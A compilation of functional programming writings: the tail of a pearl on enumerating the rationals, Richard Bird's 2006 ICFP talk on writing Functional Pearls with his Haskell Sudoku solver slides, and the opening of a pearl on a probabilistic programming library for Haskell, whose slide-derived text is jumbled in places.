$$\text{mirror} = \text{foldt switch where switch } (a, t, u) = \text{Node } (a, u, t)$$

That is, the denominator tree is the mirror image of the numerator tree; the numerator tree has 1 at the root, itself as its left child, and the element-wise sum of the numerator and denominator trees as its right child.

Boyko Bantchev and Cristian Calude brought to our attention work by D. N. Andreev (n.d.) and Shen Yu-Ting (1980), respectively. They define yet another enumeration of the positive rationals; although neither mentions trees, they describe in effect the construction

$$\begin{aligned} \text{rats}_{10} &:: [\text{Rational}] \\ \text{rats}_{10} &= \text{bf } (\text{unfoldt step } (1, 1)) \\ &\quad \text{where step } (m, n) = (^m / _n, (n + m, n), (n, n + m)) \end{aligned}$$

The elements on each level are the same as in the Stern-Brocot and Calkin-Wilf trees, but a different order again; like the Stern-Brocot tree, this tree also does not give rise to an iterative enumeration of the rationals.

We would never have embarked upon this problem at all without the inspiration of Aigner and Ziegler's beautiful book (Aigner & Ziegler, 2004), promoting, among others, the elegant work of Calkin and Wilf (Calkin & Wilf, 2000) and Newman (Newman, 2003). The code is formatted with Andres Löh's and Ralf Hinze's wonderful lhs2TeX.

## Fifteen years of Functional Pearls

Richard S. Bird  
Oxford University  
[bird@comlab.ox.ac.uk](mailto:bird@comlab.ox.ac.uk)

### **Abstract**

In 1991, when the *Journal of Functional Programming* was inaugurated, the editors, Simon Peyton Jones and Philip Wadler, asked me to contribute a regular column to be called *Functional Pearls*. The idea was to emulate the very successful series of essays that Jon Bentley had written under the title *Programming Pearls* in the *Communications of the ACM*. A possible alternative model for the column was Martin Rem's *Small Programming Exercises* that appeared regularly in the *Science of Computer Programming* in the 1980s. In Rem's articles, various programming tasks were posed in one issue, and solved in the subsequent one. It was felt that similar material could be adapted to a functional style, using equational reasoning rather than the Dijkstra-Hoare framework to derive the final product. After all, one reason that functional programming stimulated the interest of many at that time was that it was good for equational reasoning, a slogan captured in Mark Jones's GOFER system (Good For Equational Reasoning).

I agreed to the suggestion, but only under the proviso that other contributors to the column should be sought. Counting to the end of the present year, 2006, about 64 pearls will have appeared in JFP, of which I have written 14. There are also various pearls that have been presented at ICFP and at MPC (*Mathematics of Program Construction*). The pearls range in content, from (hopefully) instructive exercises in program calculation — my own area of interest, to attractive presentations of new functional data structures — of which Ralf Hinze and Chris Okasaki were the main contributors, as well as interesting algorithms in their own right, such as Runciman's *Lazy wheel sieves*, and Huet's *Zipper*.

This talk will review a little of the history of Functional Pearls, and tentatively try to suggest what ingredients make a good pearl and how pearls differ from normal research papers. Indeed, my brief from the Program Chair for this talk was expressed as follows:

“Well done Functional Pearls are often the highlight of an ICFP conference, but many of the submitted ones somehow miss the mark, by being too trivial, too complicated, or somehow not quite the elegant solution one hopes for. So it would be interesting to hear about your experiences as to what makes a good one and how to go about creating it.”

Having accepted this daunting commission, and being mindful of Horace's remark that good advice should be short, I am now busily engaged in finding a pearl that is not too trivial, nor too complicated, and is sufficiently elegant to serve as a decent example, both to illustrate the talk and to provide some technical content.

**Categories & Subject Descriptors:** A.1 Survey; D.1 Functional Programming; K.2 History of Computing.

### **Biography**

Richard Bird is Professor of Computer Science at Oxford University and Fellow of Lincoln College. He studied mathematics at Cambridge and received a Ph.D in computational complexity from London University in 1973. He was previously a lecturer at the Institute of Computer Science, London, and at the University of Reading. His major interests are in the mathematics of program construction and the laws of functional programming. He is the editor of the Functional Pearls section of the *Journal of Functional Programming*.

Copyright is held by the author/owner(s).

# Functional Pearl

## How to Write a

## My brief from the Program Chair

“Well done Functional Pearls are often the highlight of an ICFP conference, but many of the submitted ones somehow miss the mark, by being too trivial, too complicated, or somehow not quite the elegant solution one hopes for. So it would be interesting to hear about your experiences as to what makes a good one and how to go about creating it.”

## What is a functional pearl?

Recent ICFP calls for papers have said:

“Functional pearls: Elegant, instructive examples of

functional programming.

... Pearls need not report original research results; they

may instead present re-usable programming idioms or elegant new ways of approaching a problem.”

Some previous calls added an off-putting sentence:

“It is not enough simply to describe a program!”

So, pearls are

polished    elegant    instructive    entertaining

## Origins

In 1990, when JFP was being planned, I was asked by the then editors, Simon Peyton Jones and Philip Wadler, to contribute a regular column to be called *Functional Pearls*. The idea they had in mind was to emulate the very successful series of essays that Jon Bentley had written in the 1980s under the title *Programming Pearls* in the CACM.

Bentley wrote about his pearls:

“just as natural pearls grow from grains of sand that have irritated oysters, these programming pearls have grown from real problems that have irritated programmers. The programs are fun, and they teach design principles.”

Why me?

Because I was a **GOFER** man.

One major reason that functional programming stimulated the interest of many at that time was that it was

**GOfE**d For Educational Reasoning.

Perhaps, the editors no doubt thought, I could give examples of GOFER-ing a clear but inefficient functional specification into a less obvious but more efficient program?

My personal research agenda: to study the extent to which the whole arsenal of efficient algorithm design techniques can be expressed, organised, taught and communicated through the laws of functional programming.

- Interesting applications and programming techniques.
- Nifty presentations of old or new data structures;
- Instructional examples of program calculation or proof;

Pearls contain:

- Gibbons and O. de Moor, Palgrave, 2003.
- Also a collection in *The Fun of Programming*, edited by J.
- Special issue in JFP, 2004 devoted to pearls;
- Also a sprinkling of pearls at ICFP and MPC;
- Some 64 pearls will have appeared in JFP by the end of 2006;

## The state of play

## Reviewing for JEP

I send out each pearl for review, including my own. Reviewers are instructed to stop reading when

- They get bored;

• The material gets too complicated;

• Too much specialist knowledge is needed;

- The writing is bad.

Some pearls are better serviced as standard research papers.  
Most need more time in the oyster.

## Advice

- Throw away the rule book for writing research papers;
- Get in quick, get out quick;
- Be self-contained, no long lists of references and related work;
- Be engaging;
- Remember, writing and reading are joint ventures;
- You are telling a story, so some element of surprise is welcome;
- Find an author whose style you admire and copy it (my personal favourites are *Martin Gardner* and *Don Knuth*).

- Give a talk on the pearl to non-specialists, your students, your department.
- If you changed the order of presentation for the talk, consider using the new order in the next draft;
- Put the pearl away for a couple of months at least;
- Take it out and polish it again.

## More advice

## Advice on advice

“Whatever advice you give, be short.” Horace

“The only thing to do with good advice is to pass it on. It  
is never of any use to oneself.” Oscar Wilde

“I owe my success to having listened respectfully to the  
very best advice, and then going away and doing the  
exact opposite.” G. K. Chesterton

Richard Bird

ICFP, Portland, Oregon, 2006

# Solver A Simple Sudoku

**HOW TO PLAY** Fill in the grid so that every row, every column and every  $3 \times 3$  box contains the digits 1 - 9. There's no maths involved. You solve the puzzle with reasoning and logic.

**A quote from *The Independent* Newspaper**

## Our aim

Our aim is to define a function

`solve :: Grid -> [Grid]`

for filling in a grid correctly in all possible ways.

We begin with a specification, then use equational reasoning to calculate a more efficient version.  
No maths, no monads: just wholesome, pure - and lazy functional programming.

We suppose that the given grid contains only digits and blanks.

```
> blank      = (== '0')
> blank     :: Digit -> Bool
> digits    = [',', '9', ]
> digits    :: [Digit]
> type Grid   = Matrix Digit
> type Row a = [a]
> type Matrix a = [Row a]
```

## Basic data types

## Specification

```
valid :: Grid -> Bool  
expand :: Matrix Choices -> [Grid]  
choices :: Grid -> Matrix Choices
```

The types:

In words: first install all possible choices for the blank entries, then compute all grids that arise from making every possible choice, then return only the valid grids.

```
> solve1 = filter valid . expand . choices  
> solve1 :: Grid -> [Grid]
```

Here is the specification:

```
> choices :: Grid -> Matrix Choices  
> choices = map (map choice)  
> where choice d | blank d = digits  
>       | otherwise = [d]
```

Then we have

```
> type Choices = [Digit]  
The simplest choice of Choices is
```

## Installing choices

```
> op xs ys = [x:ys | x <- xs, ys <- ys]
> cp = foldr op [[]]
> cp :: [[a]] -> [[a]]
```

The cartesian product of a list of lists is given by:

```
> expand = cp . map cp
> expand :: Matrix Choices -> [Grid]
```

Expansion is just matrix cartesian product:

## Expansion

That leaves the definition of rows, cols, and boxes.

We omit the definition of nodes.

```
<    all nodes (boxes g)
<    all nodes (cols g) &
> valid g = all nodes (rows g) &
> valid :: Grid -> Bool
```

duplicates.

A valid grid is one in which no row, column or box contains

## Valid grids

```

> split (x:y:z:xs) = [x,y,z]:split xs
> split []          = []
> unsplit           = concat
>
> split . map split
> boxes = map unsplit . unsplit . map cols .
> boxes is just a little more interesting:
> cols = foldr (zipWith (:)) (repeat [])
>
> rows = id
>
> rows, cols, boxes :: Matrix a -> [Row a]

```

## Rows, columns and boxes

construction.

Wholemeal programming is good for you: it helps to prevent a disease called indextis, and encourages lawful program

## Wholemeal Programming

Geraint Jones has aptly called this style

functions that treat the matrix as a complete entity in itself. columns and boxes, we have gone for definitions of these arithmetic on subscripts to extract information about rows, instead of thinking about coordinate systems, and doing

## Wholemeal Programming

## Laws

For example, here are three laws that are valid on  $N^2 \times N^2$  matrices:

$\text{rows} \cdot \text{rows} = \text{id}$   
 $\text{cols} \cdot \text{cols} = \text{id}$   
 $\text{boxes} \cdot \text{boxes} = \text{id}$

Here are three more, valid on  $N^2 \times N^2$  matrices of choices:

$\text{map rows} \cdot \text{expand} = \text{expand} \cdot \text{rows}$   
 $\text{map cols} \cdot \text{expand} = \text{expand} \cdot \text{cols}$   
 $\text{map boxes} \cdot \text{expand} = \text{expand} \cdot \text{boxes}$

We will make use of these laws in a short while.

## Three more laws

If  $f \cdot f = id$ , then

The following laws concern filter:

$\text{filter}(p \cdot f) = \text{map } f \cdot \text{filter } p \cdot \text{map } f$

Secondly,

$\text{filter}(\text{all } p) \cdot cp = cp \cdot \text{map}(\text{filter } p)$

Thirdly,

$\text{filter } p \cdot \text{concat} = \text{concat} \cdot \text{map}(\text{filter } p)$

We will also make use of these laws in due course.

Pruning a matrix of choices

Though executable in theory, the specification is hopeless in practice.

To make a more efficient solver, a good idea is to remove any choices from a cell  $c$  that already occur as single entries in the row, column and box containing  $c$ .

We therefore seek a function

`prune :: Matrix Choices -> Matrix Choices`

so that

`filter valid . expand . prune`

How would you define `prune`?

```

= filter nups · cp · pruneRow
filter nups · cp

The function pruneRow satisfies

< remove xs ds = xs \\ sp = ds
< remove xs [d] = [d]

< where ones = [d | d > - row]
< pruneRow row = map (remove ones) row
< pruneRow :: Row Choices -> Row Choices

```

## Pruning a row

## Calculation

Remember, we want

```
= filter valid · expand · prune
```

We have

```
filter valid · expand
```

```
= filter (all nodes · boxes ·
```

```
filter (all nodes · cols ·
```

```
filter (all nodes · rows · expand
```

We send each of these filters one by one into battle with expand.

## GOFER it

Let  $f \in \{\text{rows}, \text{cols}, \text{boxes}\}$  and abbreviate  $\text{nods}^p$  to  $p$ :

```
filter (all p . f) . expand
= {since f . f = id}
= map f . filter (all p) . expand
= {since map f . expand = expand . f}
= map f . filter (all p) . expand . f
= {definition of expand}
= map f . filter (all p) . map cp . f
= {law of filter and cp}
= map f . filter (all p) . map cp . cp
= {property of pruneRow}
= map f . cp . map (filter p . cp . pruneRow) . f
```

```

map f · cp · map (filter p · cp · pruneRow) · f
= {law of filter and cp}
map f · filter (all p) · cp · map cp · map pruneRow · f
= {definition of expand}
map f · filter (all p) · expand · map pruneRow · f
= {since f · f = id}
filter (all p) · expand · map pruneRow · f
= {since filter (all p) · expand = expand · filter (all p) · f}
filter (all p) · expand = expand · filter (all p) · f
= {since map f · expand = expand · f}
filter (all p) · map f · expand · map pruneRow · f
= filter (all p) · map f · expand · map pruneRow · f
= {introducing pruneBy f = f · map pruneRow · f}
filter (all p · f) · expand · pruneBy f
= filter (all p · f) · expand · pruneBy f
= filter (all p · f) · expand · pruneBy f
Hence

```

Going backwards!

In fact, we can have as many prunes as we like.

```
> solve2 = filter valid . expand . prune . choices  
> solve2 :: Grid -> [Grid]
```

Now we have a second version of the program:

```
> where pruneBy f = f . map pruneRow . f  
> pruneBy boxes . pruneBy cols . pruneBy rows  
> prune =  
> prune :: Matrix Choices -> Matrix Choices
```

After a tad more equational reasoning, we obtain

## The result

The simplest Sudoku problems are solved by repeatedly pruning the matrix of choices until only singleton choices are left.

For more devious puzzles we can combine pruning with another simple idea: single-cell expansion.

Suppose we define a function `expand1` :: `Matrix Choices -> [Matrix Choices]`

that expands the choices for one cell only. This function is to satisfy the property that, up to permutation of the answer,

`expand = concat . map expand . expand1`

## Single-cell expansion

A good choice of cell on which to perform expansion is one with a smallest number of choices, not equal to 1 of course:

```
> expand1 :: Matrix Choices -> [Matrix Choices]
< expand1 cm =
> [rows1 ++ [row1 ++ [c]:rows2] ++ rows2 | c <- cs]
< where
< (rows1,rows2) = break (any smallest) cm
< (row1,cs:row2) = break smallest row
< smallest cs = length cs == n
< n = minimum (lengths cm)
< lengths = filter (/=1) . map length . concat
```

## Parsimonious expansion

Hence

- `expand1 cm = undefined` if `cm` contains only single choices.
- `expand1 cm = []` if `cm` contains a null choice;

## Properties of parsimonious expansion

only holds when applied to matrices with at least one non-single choice, possibly a null choice.  
Say a matrix is complete if all choices are singleton, and blocked if the singleton choices contain a duplicate.  
Incomplete but blocked matrices can never lead to valid grids. A complete and non-blocked matrix of choices corresponds to a unique valid grid.

```
< hasdups row = dups [d | -row]
```

```
< any hasdups (boxes cm)
```

```
< any hasdups (cols cm) ||
```

```
> blocked cm = any hasdups (rows cm) ||
```

```
> blocked :: Matrix Choices -> Bool
```

```
> single _ = False
```

```
> single [] = True
```

```
> complete = all (all single)
```

```
> complete :: Matrix Choices -> Bool
```

## Blocked and complete matrices

## More calculation

Assuming a matrix is non-blocked and incomplete, we have

```
search = filter valid . expand . concat . map search . expand1 . prune
```

we therefore have, on incomplete and non-blocked matrices

```
search = filter valid . expand . prune
```

Writing

```
expand1  
= concat . map (filter valid . expand . prune)  
expand1  
= concat . map (filter valid . expand)  
filter valid . expand . concat . map expand . expand1
```

```

> solve :: Grid -> [Grid]
> solve = search . choices
> search :: Matrix Choices -> [Grid]
> search cm
> | blocked pm = []
> | complete pm = [map (map head) pm]
> | otherwise = concat $ map search $ expand1 pm
> where pm = prune cm

```

## A reasonable sudoku solver

## Tests

I tested the solver on Simon Peyton Jones' 36 puzzles recorded at <http://haskell.org/haskellwiki/Sudoku>. It solved them in 8.8 seconds (on a 1GHz pentium 3 PC). I also tested them on 6 minimal puzzles (each with 17 non-blank entries) chosen randomly from the 32000 given at the site. It solved them in 111.4 seconds.

## Conclusions

There are about a dozen Haskell Sudoku solvers at

[http://haskell.org/haskell\\_wiki/Sudoku](http://haskell.org/haskell_wiki/Sudoku)

All of these, including a very nice solver by Lenhart Augustsson, deploy coordinate calculations. Many use arrays and most use monads. I know of solvers that reduce the problem to Boolean satisfiability, constraint satisfaction, model checking, and so on. Mine is about twice as slow as Lenhart's on the nefarious puzzle, but about thirty times faster than Yitz Gale's solver on easy puzzles.

I would argue that mine is certainly one of the simplest and shortest. At least it was derived, in part, by educational reasoning.

# FUNCTIONAL PEARLS

## *Probabilistic Functional Programming in Haskell*

MARTIN ERWIG and STEVE KOLLMANSBERGER

*School of EECS, Oregon State University, Corvallis, OR 97331, USA  
(e-mail: [erwig, kollmast]@eecs.oregonstate.edu)*

### 1 Introduction

At the heart of functional programming rests the principle of referential transparency, which in particular means that a function  $f$  applied to a value  $x$  always yields one and the same value  $y = f(x)$ . This principle seems to be violated when contemplating the use of functions to describe probabilistic events, such as rolling a die: It is not clear at all what exactly the outcome will be, and neither is it guaranteed that the same value will be produced repeatedly. However, these two seemingly incompatible notions can be reconciled if probabilistic values are encapsulated in a data type.

In this paper, we will demonstrate such an approach by describing a probabilistic functional programming (PFP) library for Haskell. We will show that the proposed approach not only facilitates probabilistic programming in functional languages, but in particular can lead to very concise programs and simulations. In particular, a major advantage of our system is that simulations can be specified independently from their method of execution. That is, we can either fully simulate or randomize any simulation without altering the code which defines it. In the following we will present the definitions of most functions, but also leave out some details for the sake of brevity. These details should be obvious enough to be filled in easily by the reader. In any case, all function definitions can be found in the distribution of the library, which is freely available at [eecs.oregonstate.edu/~erwig/pfp/](http://eecs.oregonstate.edu/~erwig/pfp/).

The probabilistic functional programming approach is based on a data type for representing *distributions*. A distribution represents the outcome of a probabilistic event as a collection of all possible values, tagged with their likelihood.

```
newtype Probability = P Float
newtype Dist a = D {unD :: [(a,Probability)]}
```

This representation is shown here just for illustration; it is completely hidden from the users of the library by means of functions which construct and operate on distributions. In particular, all functions for building distribution values enforce the constraint that the sum of all probabilities for any non-empty distribution is 1. In this way, any *Dist* value represents the complete sample space of some probabilistic event or “experiment”.

Distributions can represent events, such as the roll of a die or the flip of a coin. We can construct these distributions from lists of values using *spread* functions,

that is, functions of the following type.

```
type Spread a = [a] -> Dist a
```

The library defines spread functions for various well-known probability distributions, such as `uniform` or `normal`, and also a function `enum` that allows users to attach specific probabilities to values. With `uniform` we can define, for example, the outcome of die rolls.

```
die = uniform [1..6]
```

Probabilities can be extracted from distributions through the function `??` that is parameterized by an *event*, which is represented as a predicate on values in the distribution.

```
type Event a = a -> Bool

(??) :: Event a -> Dist a -> Probability
(??) p = P . sum . map snd . filter (p . fst) . unD
```

There are principally two ways to combine distributions: If the distributions are independent, we can obtain the desired result by forming all possible combinations of values while multiplying their corresponding probabilities. For efficiency reasons, we can perform normalization (aggregation of multiple occurrences of a value). The normalization function is mentioned later.

```
joinWith :: (a -> b -> c) -> Dist a -> Dist b -> Dist c
joinWith f (D d) (D d') = D [(f x y, p*q) | (x,p) <- d, (y,q) <- d']

prod :: Dist a -> Dist b -> Dist (a,b)
prod = joinWith (,,)
```

Examples of combined independent events are rolling a number of dice. The function `certainly` constructs a distribution of one element with probability 1.

```
dice :: Dist [Int]
dice 0 = certainly []
dice n = joinWith (:) die (dice (n-1))
```

On the other hand, if the second event depends on the first, it must be represented by a function that accepts values of the distribution produced by the first event. In other words, whereas the first event can be represented by a `Dist a` value, the second event should be a function of type `a -> Dist b`. This dependent event combination is nothing other than the bind operation when we regard `Dist` as a monad.

```
instance Monad Dist where
  return x    = D [(x,1)]
  (D d) >>= f = D [(y, q*p) | (x,p) <- d, (y,q) <- unD (f x)]
  fail        = D []
```

The functions `return` and `fail` can be used to describe outcomes that are certain or impossible, respectively. We also use the synonyms `certainly` and `impossible` for these two operations. We will also need monadic composition of two functions and a list of functions.

```
(>@>) :: Monad m => (a -> m b) -> (b -> m c) -> a -> m c
f >@> g = (>>= g) . f

sequ :: Monad m => [a -> m a] -> a -> m a
sequ = foldl (>@>) return
```

We have defined `Dist` also as an instance of `MonadPlus`, but this definition is not important for this paper.

The observation that probability distributions form a monad is not new (Giry, M., 1981). However, previous work was mainly concerned with extending languages by offering probabilistic expressions as primitives and defining suitable semantics (Jones, C. and Plotkin, G. D., 1989; Morgan, C. and McIver, A. and Seidel, K., 1996; Ramsey, N. and Pfeffer, A., 2002; Park, S. and Pfenning, F. and Thrun, S., 2004). The focus of those works is on identifying semantics to support particular aspects, such as the efficient evaluation of expectation queries in (Ramsey, N. and Pfeffer, A., 2002) by using a monad of probability measures or covering continuous distributions in addition to discrete ones by using sampling functions as a semantics basis (Park, S. and Pfenning, F. and Thrun, S., 2004) (and sacrificing the ability to express expectation queries). However, we are not aware of any work that is concerned with the design of a probability and simulation library based on this concept.

Having defined distributions as monads allows us to define functions to repeatedly select elements from a collection without putting them back, which causes later selections to be dependent on earlier ones. First, we define two functions that, in addition to the selected element, also return the collection without that element.

```
selectOne :: Eq a => [a] -> Dist (a,[a])
selectOne c = uniform [(v,List.delete v c) | v <- c]

selectMany :: Eq a => Int -> [a] -> Dist ([a],[a])
selectMany 0 c = return ([] ,c)
selectMany n c = do (x,c1) <- selectOne c
                    (xs,c2) <- selectMany (n-1) c1
                    return (x:xs,c2)
```

Since in most applications the elements that remain in the collection are not of interest, it is helpful to provide derived functions that simply project onto the values of the distributions. The implementation reveals that `Dist` is also a functor. We will also use the function name `mapD` to refer to `fmap` to emphasize that the mapping is across distributions.

```

instance Functor Dist where
  fmap f (D d) = D [(f x,p) | (x,p) <- d]

  mapD :: (a -> b) -> Dist a -> Dist b
  mapD = fmap

```

With `mapD` we can now define the functions for repeatedly selecting elements from a collection. Note that the function `fst` is used in `select` because `selectMany` returns a tuple containing the list of selected elements and the list of remaining (unselected) elements. We wish to discard the latter. We reverse the returned list because the elements retrieved in `selectMany` are successively cons'ed onto the result list, which causes the first selected element to be the last in that list.

```

select :: Eq a => Int -> [a] -> Dist [a]
select n = mapD (reverse . fst) . selectMany n

```

With this initial set of functions we can already approach many problems found in textbooks on probability and statistics and solve them by defining and applying probabilistic functions. For example, what is the probability of getting at least 2 sixes when throwing 4 dice? We can compute the answer through the following expression.

```

> ((>=2) . length . filter (==6)) ?? dice 4
13.2%

```

Another class of frequently found problems is exemplified by “What is the probability of drawing a red, green, and blue marble (in this order) from a jar containing two red, two green, and one blue marble without putting them back?”. With an enumeration type for marbles containing the constructors `R`, `G`, and `B`, we can compute the answer as follows.

```

> (==[R,G,B]) ?? select 3 [R,R,G,G,B]
6.7%

```

Many more examples are contained in the library distribution.

A final concept that is employed in many examples is the notion of a *probabilistic function*, that is, a function that maps values into distributions. For example, the second argument of the bind operation is such a probabilistic function. Since it turns out that in many cases the argument and the result type are the same, we also introduce the derived notion of a *transition* that is a probabilistic function on just one type.

```
type Trans a = a -> Dist a
```

A common operation for a transition is to apply it to a distribution, which is already provided through the bind operation.

In the next two sections, we illustrate the use of basic library functions with two examples to demonstrate the high-level declarative style of probabilistic functional programming. In Section 4 we will show how randomization fits into the described

approach and, in particular, how it allows the approximation of distributions to cope with exponential space growth. In Section 5 we describe how to deal with traces of probabilistic computations. Conclusions in Section 6 complete this paper.

## 2 The Monty Hall Problem

In the Monty Hall problem, a game show contestant is presented with three doors, one of which hides a prize. The player chooses one of the doors, and then the host opens another door which does not have the prize behind it. The player then has the option of staying with the door they have chosen or switching to the other closed door. This problem is also discussed in (Hehner, 2004; Morgan, C. and McIver, A. and Seidel, K., 1996). When presented with this problem, most people will assume that switching makes no difference—since the host has opened a door without the prize, it leaves a 50/50 chance of the remaining two doors.

However, statistical analysis has shown that the player doubles their chance of winning if they switch doors. How can this be? We can use our library to determine if this analysis is correct, and how.

A simple approach is to first consider that of the three doors, only one is the winning door. Thus, the player’s initial pick has a one third chance of being the winning door.

```
data Outcome = Win | Lose

firstChoice :: Dist Outcome
firstChoice = uniform [Win,Lose,Lose]
```

If the player has chosen a winning door, and then switches, they will lose. However, if they initially chose a losing door, the host only has one choice for a door to open: the other losing door. Thus, if they switch, they win. This process can be captured by a transition on outcomes.

```
switch :: Trans Outcome
switch Win = certainly Lose
switch Lose = certainly Win
```

We can analyze the probabilities of winning by comparing `firstChoice` and applying the transition `switch` to `firstChoice`.

```
*MontyHall> firstChoice
Lose 66.7%
Win 33.3%

*MontyHall> firstChoice >>= switch
Win 66.7%
Lose 33.3%
```

Therefore, not switching gives the obvious one third chance of winning, while switching gives a two thirds chance of winning.

We can also model the game in more detail, replicating each step with the precise rules that accompany them. We first construct the structure of the simulation from the bottom up. We start with three doors.

```
data Door = A | B | C

doors :: [Door]
doors = [A .. C]
```

Next we create a data structure to represent the state of the game by having fields that indicate which door (A, B, or C) contains the prize, which is chosen, and which is opened.

```
data State = Doors {prize :: Door, chosen :: Door, opened :: Door}
```

Of course, these will not all be assigned at once, but in sequence. In the initial state, the prize has not yet been hidden, no door has been chosen, and no door is open. Since the state will be evaluated only after all fields are set, we can initialize all fields with `undefined`.

```
start :: State
start = Doors {prize=u,chosen=u,opened=u} where u=undefined
```

Now each step of the game can be modeled as a transition on `State`. First, the host will choose one of the doors at random to hide the prize behind.

```
hide :: Trans State
hide s = uniform [s{prize=d} | d <- doors]
```

A transition takes a value of some type and produces a distribution of that type. In this case, the transition `hide` takes a `State` and produces a uniform distribution of states—one state for each door the prize could be hidden behind. Next, the contestant will choose, again at random, one of the doors.

```
choose :: Trans State
choose s = uniform [s{chosen=d} | d <- doors]
```

Once the contestant has chosen a door, the host will then open a door that is not the one chosen by the contestant and is not hiding the prize. This is the first transition which depends on the value of `State` it receives by considering the value of `s` in the definition.

```
open :: Trans State
open s = uniform [s{opened=d} | d <- doors \\ [prize s,chosen s]]
```

Next the player can switch or stay with the door already chosen. Both strategies can be represented as transitions on `State`.

```
type Strategy = Trans State
```

Switching means chose a door that is currently not chosen and that has not been opened.

```
switch :: Strategy
switch s = uniform [s{chosen=d} | d <- doors \\ [chosen s,opened s]]
```

We can also create a strategy for stay, which would simply be to leave everything precisely as it already is.

```
stay :: Strategy
stay = certainlyT id
```

For constructing transitions which produce a distribution of only one element, we provide the function `certainlyT` which converts any function of type `a -> a` into a function of type `a -> Dist a`.

```
certainlyT :: (a -> a) -> Trans a
certainlyT f = certainly . f
```

Finally, we define an ordered list of transitions that represents the game: hiding the prize, choosing a door, opening a door, and then applying a strategy.

```
game :: Strategy -> Trans State
game s = sequ [hide,choose,open,s]
```

Recall that `sequ` implements the composition of a list of monadic functions, which are transitions in this example.

If, once all the transitions have been applied, the chosen door is the same as the prize door, the contestant wins.

```
result :: State -> Outcome
result s = if chosen s==prize s then Win else Lose
```

We can define a function `eval` that plays the game for a given strategy and computes the outcome for all possible resulting states.

```
eval :: Strategy -> Dist Outcome
eval s = mapD result (game s start)
```

Again, we can determine the value of both strategies by computing a distribution.

```
*MontyHall> eval stay
Lose 66.7%
Win 33.3%
```

```
*MontyHall> eval switch
Win 66.7%
Lose 33.3%
```

Note that the presented model can be easily extended to four (or more) doors. All we have to do is add a `D` constructor to the definition of `Door` and change `C` to `D` in the definition of `doors`. A third take on this example will be briefly presented in Section 4.

### 3 An Example from Biology: Tree Growth

Many applications in biology are based on probabilistic modeling. In fact, the motivation for creating the PFP library results from a joint project with the Center for Gene Research and Biotechnology at Oregon State University in which we have developed a computational model to explain the development of microRNA genes (Allen *et al.*, 2005).

Consider the simple example of tree growth. Assume a tree can grow between one and five feet in height every year. Also assume that it is possible, although less likely, that a tree could fall down in a storm or be hit by lightning, which we assume would kill it standing. How can this be represented using probabilistic functions?

We can create a data type to represent the state of the tree and, if applicable, its height.

```
type Height = Int
data Tree = Alive Height | Hit Height | Fallen
```

We can then construct a transition function for each state that the tree could be in.

```
grow :: Trans Tree
grow (Alive h) = normal [Alive k | k <- [h+1..h+5]]
```

When the tree is alive, it grows between 1 and 5 feet every year. We distribute these values on a normal curve to make the extreme values less likely.

```
hit :: Trans Tree
hit (Alive h) = certainly (Hit h)

fall :: Trans Tree
fall _ = certainly Fallen
```

When the tree is hit, it retains its height, but when fallen, the height is discarded. We can combine these three transitions into one transition that probabilistically selects which action should happen to a live tree.

```
evolve :: Trans Tree
evolve t@(Alive _) = unfoldT (enum [0.9,0.04,0.06] [grow,hit,fall]) t
evolve t           = certainly t
```

Here we use the function `enum` to create a custom spread with the given probabilities. We apply this spread to the list of transitions (`grow`, `hit`, and `fall`) which creates a distribution of transitions. The function `unfoldT` converts a distribution of transitions into a regular transition.

```
unfoldT :: Dist (Trans a) -> Trans a
```

This transition is then applied to `t`, the state of the tree, to produce a final distribution for that year. With an initial value, such as `seed = Alive 0`, we can now run simulations of the tree model.

To find out the situation after several generations, it is convenient to have a combinator that can iterate a transition a given number of times or while a certain condition holds. Three such combinators are collected in the class `Iterate`, which allows the overloading of the iterators for transitions and randomized changes (see next section).

```
class Iterate c where
  (.*.) :: Int -> (a -> c a) -> (a -> c a)
  while :: (a -> Bool) -> (a -> c a) -> (a -> c a)
  until :: (a -> Bool) -> (a -> c a) -> (a -> c a)
  until p = while (not . p)
```

For example, to compute the distribution of possible tree values after `n` years, we can define the following function.

```
tree :: Int -> Tree -> Dist Tree
tree n = n *. evolve
```

For large values of `n`, computing complete distributions is computationally infeasible. In such cases, randomization of values from distributions provides a way to approximate the final distribution with varying degrees of precision. We will discuss this randomization in the next section.

Since the distribution spreads out into many different values quickly, we do not show an example run here.

#### 4 Randomization

The need for randomization arises quickly when an iterated transition creates a new set of values for each value currently in the distribution, thus creating an exponential space explosion. We provide functions to transform a regular transition into a *randomized change*, which select only one result from the created distribution. By repeatedly applying such a randomized change to the same value, we can construct an arbitrarily good approximation of the exact probabilistic distribution. An example of the space explosion compared to the roughly constant space requirement in randomization is shown in Table 1 for the tree growth simulation given in the previous section.

Table 1. Comparing the maximum heap size (in kilobytes) for fully simulated and randomized tree growth simulations

Generations	Fully simulated	Randomized (500 runs)
5	700	650
6	4000	800
7	19000	800

Library users need not be concerned about randomization when they first design transitions. Instead, randomization can be performed later automatically by employing corresponding library functions. Likewise, tracing can be provided on request by the library without changes to the transition function itself. In this way, tracing and randomization are concepts that are orthogonal to the library's probabilistic modeling capabilities.

All randomized values live within the `R` monad, which is simply a synonym for `IO`. Elementary functions to support randomization are `pick`, which selects exactly one value from a distribution by randomly yielding one of the values according to the specified probabilities (performed by `selectP`), and `random`, which transforms a transition into a randomized change.

```
type R a = IO a
type RChange a = a -> R a

pick :: Dist a -> R a
pick d = Random.randomRIO (0,1) >>= return . selectP d

random :: Trans a -> RChange a
random t = pick . t
```

Randomly picking a value from a distribution or randomizing a transition is not an end in itself. Instead, the collection of values obtained by repeated application of randomized changes can be aggregated to yield an approximation of a distribution, represented by the type `RDist a`, representing a *randomized distribution*. Given a list of random values, we can first transform them into a list of values within the `R` monad. Then we can assign equal probabilities with `uniform` and group equal values by a function `norm` that also sums their probabilities.

```
type RDist a = R (Dist a)
type RTrans a = a -> RDist a

rDist :: Ord a => [R a] -> RDist a
rDist = fmap (norm . uniform) . sequence
```

With `rDist` we can implement a function `~.` that repeatedly applies a randomized change or a transition and derives a randomized distribution. The `Ord` constraint on `a` in the signature of `~.` is required because the instance definitions are based on `norm` (through `rDist`).<sup>1</sup>

<sup>1</sup> The function `norm` sorts the values in a distribution to achieve grouping for efficiency reasons. Since we have found that in most examples that we encountered defining an `Ord` instance is not more difficult than an `Eq` instance, we have preferred the more efficient over the more general definition.

```

class Sim c where
  (~.) :: Ord a => Int -> (a -> c a) -> RTrans a

instance Sim IO where
  (~.) n t = rDist . replicate n . t

instance Sim Dist where
  (~.) n = (~.) n . random

```

